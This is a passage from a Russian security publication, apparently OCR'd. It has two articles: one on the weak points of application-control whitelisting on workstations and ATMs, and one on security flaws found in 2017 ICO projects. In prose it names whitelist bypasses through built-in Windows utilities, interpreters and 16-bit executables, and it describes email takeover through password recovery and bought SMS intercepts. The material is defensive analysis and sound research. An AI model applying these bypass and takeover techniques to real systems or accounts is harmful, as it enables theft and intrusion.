
Существует ряд способов проверки соответствия приложения заданному белому списку — от проверки пути к исполняемому файлу или его хеша до анализа цифровой подписи и расширения. Средства application control чаще всего применяются для дополнительной защиты клиентских компьютеров (запрет на запуск софта не из белого списка) или обеспечения безопасности изолированных систем, не подразумевающих постоянного операторского вмешательства (например, банкоматов).

В первом случае нужно защитить пользователя, в том числе от фишинговых атак, когда злоумышленник обманом пытается убедить его запустить зловредное приложение — например, с помощью письма со специальным вложением. В этом случае система защиты просто запрещает запуск скачанного вложения не на основании поведенческого анализа или сигнатур (которые хакеры все чаще успешно обходят), а просто потому, что такие приложения пользователю запрещены в принципе.

Во втором сценарии подразумевается, что злоумышленник каким-то образом уже проник в систему, то есть имеет физический или удаленный доступ к системе — к командной консоли cmd.exe или проводнику. Здесь нужно ограничить возможность запуска стороннего софта, который может использоваться для повышения привилегий или выполнения злонамеренных действий (mimikatz, nmap и т. п.).

Что может пойти не так: три проблемы контроля

Поскольку application control — молодое направление, почти во всех относящихся к нему инструментах есть те или иные «детские болезни». В итоге такие продукты почти никогда не работают «из коробки», их нужно настраивать, тестировать и адаптировать уже по ходу использования. Это объясняется в том числе и сложностями решения самой задачи контроля запускаемых приложений. Перечислим главные.



Белый список реализовать значительно сложнее

Если черный список расширений, которые стоит блокировать, более-менее универсален и его легко сконфигурировать, то белый список того, что разрешено запускать, по умолчанию избыточен — в него зачастую попадают все приложения из ОС на момент конфигурации. А это означает, что выполнить произвольный код в банкомате можно разными способами, не нарушив условия проверок. Например, использовав вполне легитимные инструменты, вроде PowerShell (почти всегда банкоматы работают под управлением Windows), а также вызывающих внешний код утилит. За последние несколько лет было описано множество методов обхода application control с помощью средств Microsoft Windows (например, «rundll32», «regsvr32»), простая блокировка которых нарушает нормальную работу ОС. В частности, наши эксперты описали новые методы выполнения стороннего кода с помощью утилит debug.exe, ntsd.exe, rasautou.exe.

Это означает, что система контроля приложений должна следить не столько за фактом запуска этих утилит, а за целым набором условий — какие процессы используют утилиты (системные или пользовательские), какие права используются, как вызывается нужная библиотека и т. п.

Еще одно направление атаки — интерпретаторы языков программирования (Java, .NET, PHP). В большинстве случаев условия их запуска на банкомате должны быть максимально детализированы. На деле же это не так, что открывает возможность запуска произвольного кода. Пример возможных последствий — недавно описанная атака на .NET для обхода средств защиты Microsoft Windows AppLocker[1].

В нашей практике встречались и решения, никак не защищающие от простого обхода контроля расширений с помощью переименования расширения 32-битного файла в произвольное или использования 16-битных приложений, которые никак не проверяются, потому что не содержат PE header, который обычно является условием проверки файла перед его запуском.

Как видно, существует очень много параметров конфигурации, которые необходимо правильно настроить. Имеет также смысл блокировать приложения по заголовкам, а не по расширениям, запрещать не только 32-битные, но и 16-битные приложения.


Уязвимости могут быть и в инструментах защиты

Как и любой другой софт, инструменты защиты могут содержать уязвимости. Ошибки безопасности в антивирусах и межсетевых экранах исследователи находят регулярно; инструменты application control стоят в этом же ряду. В их случае встречаются уязвимости, открывающие возможность проведения сетевых атак (например, отключения механизмов защиты простым повторением перехваченной команды), или ошибки переполнения буфера. Еще один вид проблем — логические ошибки в работе системы application control, их эксплуатация может позволять обходить механизмы защиты[2].

Не все атаки легко отразить

Использование инструментов application control имеет свою специфику и в зависимости от сферы применения: например, в случае банкоматов важно защититься от атак иного профиля, чем при защите инфраструктуры атомной электростанции. В первом случае, чтобы похитить деньги, злоумышленнику необязательно запускать принесенный с собой зловред.

1 goo.gl/hTLdqu (blackhillsinfosec.com)
2 goo.gl/MvNfoK (ptsecurity.com)
3 goo.gl/RkBGrg (slideshare.net)



Как показывает наше исследование[3], иногда достаточно просто записать или прочитать определенный файл. А для защиты от таких «атак» продукты application control не предназначены в принципе, хотя их можно настроить так, чтобы снизить вероятность взлома. К примеру, активность ОС, такая как взаимодействие PowerShell с периферией банкомата при помощи библиотеки MSXFS или использование Regedit и Notepad для чтения или записи конфигурационных файлов, — для нелегитимных пользователей должна быть запрещена.


Вывод: серебряной пули не существует

Инструменты класса application control способны снизить вероятность успешной атаки и усложнить жизнь злоумышленникам, однако по своей сути они не слишком подходят для защиты таких систем, как банкоматы. Существует ряд ограничений, делающих эти инструменты не самым эффективным способом защиты, — от необходимости очень тонкой настройки до вероятности наличия собственных уязвимостей, которые позволяют обойти даже грамотно настроенные правила фильтрации приложений.

Чтобы защитить свою инфраструктуру, банкам следует не просто внедрять инструменты под влиянием текущих трендов, а реализовать комплексную стратегию безопасности — уже в соответствии с ней можно будет осуществить выбор конкретного средства защиты. Вот какие шаги нужно для этого предпринять:

1. Создать модель угроз и модель нарушителя с привлечением независимых экспертов.
2. Разработать политики совместно с аудиторами информационной безопасности и вендором решений application control. Придерживаться принципа наименьших привилегий (запрещать все, что явно не должно быть разрешено).
3. Задуматься о внедрении других средств, наличие которых резко сокращает пространство атак для хакера, — инструментов контроля подключаемых устройств (device control), механизмов защиты от blackbox-атак с криптографической подписью на стороне процессингового центра.

Безопасность ICO



Анализируем ICO. Каждый проект содержит в среднем 5 уязвимостей

Ольга Зиненко

По разным оценкам, объем инвестиций, привлеченных с помощью initial coin offering (ICO) в 2017 году, превысил 5 млрд долл. (здесь и далее подразумевается валюта США). Среди самых прибыльных проектов можно отметить EOS, который принес компании 883,4 млн долл., Filecoin — 257 млн долл., Tezos — 232 млн долл. Но кроме капитала ICO-стартапы привлекли также и внимание злоумышленников. В 2017 году киберпреступники похитили около 300 млн долл., что составило порядка 7% всех заработанных на ICO средств за этот год.

Наши специалисты в 2017 году реализовали множество проектов по анализу безопасности и защите от киберпреступников как процедуры ICO, так и внедрения блокчейн-технологий в банках в России и за рубежом. Проекты охватывали анализ безопасности инфраструктуры, веб-ресурсов, защиты от атак на организаторов и социальной инженерии в адрес инвесторов, поиск уязвимостей в смарт-контрактах и в методах аутентификации. Мы проанализировали результаты проведенных проектов и выяснили самые проблемные места ICO.


Только один из проектов не содержал существенных недостатков. Для его 15 000 участников общедоступный отчет наших экспертов стал гарантией безопасности при принятии решения, стоит ли вкладывать в этот проект деньги. Компания успешно завершила процесс ICO, собрав 31 млн долл.

Основные причины, по которым ICO-стартапы теряют деньги, это:


- ошибки, допущенные при написании смарт-контрактов из-за недостаточного знания программистами принципов безопасной разработки;
- ошибки, допущенные при настройке инфраструктуры, развертывании блокчейн-платформ;
- непродуманная модель угроз, не учитывающая актуальные угрозы и реальные методы атак киберпреступников;
- отсутствие мониторинга подозрительных транзакций.

Мы выявили множество уязвимостей, из которых 7% были высокого уровня риска, 40% среднего и 53% низкого. Однако, когда речь идет об ICO, любая на первый взгляд незначительная уязвимость может оказаться роковой.

Далее мы подробно рассмотрим, какие уязвимости могут содержаться в проектах ICO и как ими могут воспользоваться злоумышленники.



Доли уязвимостей различного уровня риска



Доли проектов по максимальному уровню риска выявленных уязвимостей


Векторы атак на ICO

Мы анализировали безопасность инфраструктуры, веб-ресурсов, защиту от атак на организаторов и социальной инженерии в адрес инвесторов, искали уязвимости в смарт-контрактах и в методах аутентификации. На основании результатов завершенных проектов все недостатки были разделены на пять групп:

- уязвимости, позволяющие провести атаку на организаторов ICO;
- уязвимости в смарт-контрактах;
- уязвимости веб-приложений;
- уязвимости, позволяющие провести атаку на инвесторов;
- уязвимости мобильных приложений.


5 уязвимостей в среднем содержалось в каждом проекте ICO

Злоумышленникам **достаточно всего одной уязвимости**, чтобы присвоить деньги инвесторов




Доли различных уязвимостей, выявленных в ходе проектов 2017 года

Рассмотрим атаки, которые злоумышленники могут совершить на инфраструктуру ICO, используя уязвимости каждой из перечисленных групп.



Векторы атак на ICO




Атака на организаторов ICO

В каждом третьем проекте были выявлены недостатки, позволяющие атаковать организаторов ICO

Атаки на организаторов ICO

В ряде проектов была продемонстрирована возможность хищения электронной почты организатора ICO (запрашивалось восстановление пароля, а затем происходила его смена). Информация об адресах электронной почты сотрудников была доступна в поисковых системах; кроме того, практически на каждом веб-сайте ICO приводится список сотрудников (часто с фотографиями), благодаря чему можно без труда найти конкретного человека, например CEO компании, в социальных сетях. Примечательно, что информации из социальных сетей зачастую достаточно, чтобы определить логин электронной почты, а затем восстановить от нее пароль, угадав ответы на контрольные вопросы. Даже если для электронной почты настроена двухфакторная аутентификация и для восстановления пароля требуется SMS-подтверждение, это тоже не является достаточной защитой. В России для всех основных сотовых операторов на черном рынке киберпреступники могут купить детализацию входящих SMS-сообщений для любого номера телефона.



Продажа нелегального доступа к SMS

В случае реализации атаки и получения доступа к электронной почте злоумышленник может писать письма от имени организаторов (например, об изменении адреса сайта или кошелька для сбора инвестиций), а также восстанавливать пароли от различных сервисов и социальных сетей, которые зарегистрированы на эту почту. Восстановление пароля от домена или хостинга позволит киберпреступникам получить над ними полный контроль, после чего злоумышленники, например, могут подменить на сайте адрес кошелька на свой и получать деньги инвесторов. Предположительно, так злоумышленникам удалось подменить адрес Ethereum-кошелька в атаке на Coindash.io[1], в результате чего были потеряны 7 млн долл.

Атаки на смарт-контракты

Треть всех уязвимостей (32%) была обнаружена нами в смарт-контрактах. А ведь это тот элемент, который непосредственно определяет процедуру ICO, после ее запуска не может быть изменен и к тому же доступен всем участникам (то есть любой желающий может с ним ознакомиться и «оценить на прочность»).

Блокчейн-технология сегодня применяется не только в ICO, но и для решения других задач, преимущественно в финансовом секторе. Анализ блокчейн-проектов показал, что в среднем в промышленных банковских проектах в смарт-контрактах обнаруживается больше уязвимостей, чем при ICO.

1 goo.gl/9zq4Jv

В 71%


проектов, в ходе которых проводился соответствующий анализ, были выявлены уязвимости в смарт-контрактах

В 50%

проектов были выявлены уязвимости в веб-приложениях

Наиболее часто в смарт-контрактах встречаются следующие недостатки:

- несоответствие стандарту ERC20, который описывает интерфейс токена для электронных кошельков и криптобирж;
- некорректная генерация случайных чисел;
- неверное определение области видимости;
- некорректная верификация отправителя транзакции;
- целочисленное переполнение (integer overflow);
- «состояние гонки» (race condition), в частности возможность проведения reentrancy-атак;
- ошибки присвоения переменной;
- ошибки наследования токенов;
- ошибки в бизнес-логике.



Доли уязвимостей различного уровня риска, выявленных в смарт-контрактах

Уязвимости в смарт-контрактах возникают из-за нехватки знаний у программистов и недостаточно тщательного тестирования исходного кода. Вот наиболее громкие инциденты:

- в июне 2016 года инвестиционный проект The DAO, построенный на базе Ethereum, за несколько часов потерял десятки миллионов долларов из-за ошибки[2], допущенной разработчиками при описании одной из функций;
- летом 2017 года у пользователей Parity[3] похитили 30 млн долл. через уязвимость в коде клиента этой криптовалютной сети Ethereum;
- в ноябре 2017 года из-за критически опасной уязвимости[4] в новой версии смарт-контракта оказались заморожены 285 млн долл. клиентов Parity.

2 goo.gl/cw7dDE (hackingdistributed.com)
3 paritytech.io/security-alert
4 paritytech.io/security-alert-2

Атаки на веб-приложения

Один из главных аспектов обеспечения безопасности ICO это защищенность веб-ресурсов, ведь несанкционированный доступ к управлению сайтом и контентом может обернуться для компании потерей миллионов долларов за несколько минут.


При этом больше четверти (28%) всех выявленных недостатков в ICO были связаны именно с веб-приложениями.

